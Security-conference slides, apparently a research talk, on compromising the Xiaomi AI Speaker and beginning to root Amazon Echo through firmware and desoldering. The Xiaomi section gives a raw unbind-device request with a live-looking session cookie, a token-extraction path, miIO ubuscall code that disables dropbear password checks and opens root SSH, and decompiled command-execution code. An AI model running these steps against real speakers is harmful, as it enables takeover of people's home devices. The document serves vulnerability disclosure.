

Breaking Smart Speaker We are Listening to You

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


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Introduction to Smart Speaker

Top 5 Smart Speaker Vendors
(Unit shares, 2017)



Smart
speakers
- the fastest
growing
category in the
Smart Home
space


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Attack Surface



Remote Attack Xiaomi AI Speaker


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A Brief Look At Xiaomi AI Speaker

- Base on OpenWrt 15.05.1
- SSH Disabled
- Firmware Verification based on RSA
- Ports:
 - UDP 54321 MIIO
 - TCP 9999 UPNP
 - UDP 53 DNS



MiIO Protocol



MiIO Ubus Command Execution

- Get MiIO protocol AES secret key (token)
 - Use a unauthorized unbind vulnerability to remote reset MI AI speaker

Request

RawParamsHeadersHex

POST /admin/unbind_device HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.4; Nexus 5 Build/KTU84P)
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Host: api.mina.mi.com
Connection: close
Cookie:
serviceToken=74Q099UauizfQtVL9yaounCISCTLUM078XQsgD5XbkXDQiP0tn6JzmDsekJ6TPR6EOV8Xi1B
/ZVT0owTE+mmM5YBXJ7AxJXdTIWJO82XKfTR2gSY06TO2MOVGr9SdOEz8uw09MaXMw39jiSS+CM/jd8FXen5
TtAIFG3ZZe5UzFYhrkJ/y6CBCYul9Cnx420dH15MaKwAlinaNfYzsHud4Q==; userId=1421005146

deviceId=1d20cab2-3227-4d6e-81d6-dab84ed90605&requestId=qzXIm0CoQzFQMTwr52sI

Response

RawHeadersHex

HTTP/1.1 200
Server: Tengine
Date: Thu, 26 Apr 2018 09:00:26 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 40
Connection: close

{ "code": 0, "message": "Success", "data": [] }

- Bind MI AI Speaker to attacker's account, extract token from MI Home App's database (/data/data/com.xiaomi.smarthome/databases/miio2.db)

token	userid	version
bc0d17bf2409be0d5b1177fd5d1b6334	0	
GWcvltEiqBKAmiYM8dd/MLUE12NiFCInnd:	0	
63354f4739434539686e3658474c5076	0	
	0	
824c4f2a7b4130660f29e74f470c3fac	10853	155

MIIO Ubus Command Execution

- Connect Speaker in LAN

```
1  const miiio = require('./lib');
2
3  const device = miiio.createDevice({
4    address: '10.118.16.188',
5    token: 'bc0d17bf2409be0d5b1177fd5d1b6334',
6  });
7
```

- Disable dropbear password auth

```
device.call('ubuscall', { path: 'service', method: 'add', message: { "name": "sed3", "instances": {
  "instance1": { "command": ["/bin/sed", "-i", "s/-F -P/-F -B -P/g", "/etc/init.d/dropbear"], "respawn":
{ "threshold": 3600, "timeout": 1, "retry": 0}}}}}
  .then(console.log)
  .catch(console.error);
```

- Start dropbear to open ssh

```
device.call('ubuscall', { path: 'service', method: 'add', message: { "name": "dropbear", "instances":
{ "instance1": { "running": true, "command": ["/etc/init.d/dropbear", "start"], "respawn": {
"threshold": 3600, "timeout": 1, "retry": 0}}}}}
  .then(console.log)
  .catch(console.error);
```

MIIO Ubus Command Execution

```
NickydeMacBook-Pro:~ nickycc$ ssh root@10.118.16.188
root@10.118.16.188's password:
```

```
BusyBox v1.23.2 (2017-12-27 09:42:59 UTC) built-in shell (ash)
```

```

  _____
|         | .----- .----- .----- | | | | | .----- | | | | | |
|  -      ||  _  |  -__|         ||  |  |  |  _||  _|
|_____| ||  __|_____|__|__|_____|_____|_____|_____|_____|
          |__| W I R E L E S S   F R E E D O M


```

```
-----
CHAOS CALMER (Chaos Calmer, unknown)
-----
```

```
* 1 1/2 oz Gin           Shake with a glassful
* 1/4 oz Triple Sec      of broken ice and pour
* 3/4 oz Lime Juice      unstrained into a goblet.
* 1 1/2 oz Orange Juice
* 1 tsp. Grenadine Syrup
-----
```

```
root@mico:~# id
uid=0(root) gid=0(root)
```

Messageagent



Messageagent Command Execution

- Parser and execute ubus command


```
81 blob_buf_init((char *)v4 + 32, 0LL);
82 if ( (unsigned __int8)blobmsg_add_json_from_string((char *)v4 + 32, *(_QWORD *)v7) )
83 {
84     v21 = ubus_invoke(
85         *((_QWORD *)v4 + 3),
86         v34,
87         *(_QWORD *)v6,
88         *((_QWORD *)v4 + 4),
89         sub_424930,
90         v5,
91         *((unsigned int *)v4 + 4));
92     v8 = 1;
```

- Parser and execute system command

```
77 xiaomi::json::JSONObjectCleaner::add(&v35, v9);
78 v27 = &unk_4404E8;
79 std::string::string(&v28, "command", &v40);

89 v20 = std::operator<<<std::char_traits<char>>(&v39, "Command received: ");
90 std::operator<<<char, std::char_traits<char>, std::allocator<char>>(v20, &v27);
91 xiaomi::utils::Logging::~Logging((xiaomi::utils::Logging *)&v39);
92 v22 = system(v27);
```


Remote Exploit



Demo




Breaking Amazon Echo

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- Root Amazon Echo by Modify Firmware
- Exploit Amazon Echo
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A Brief Look At Amazon Echo



- Fire OS v5.5
(Based On Android 5.1)
- SELinux & ASLR enabled
- Bootloader Locked
- Ports:
 - TCP 55442 HTTP Server
 - TCP 55443 HTTPS Server
 - UDP 55444 Time Sync
 - UDP 55445 Device Sync



Soldering & Desoldering Tools



Hot Air Gun



Soldering Iron



Solder Wire



Solder Paste



Solder Wick



Amtech Tacky Flux



Reballing Tool


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Desoldering Demo




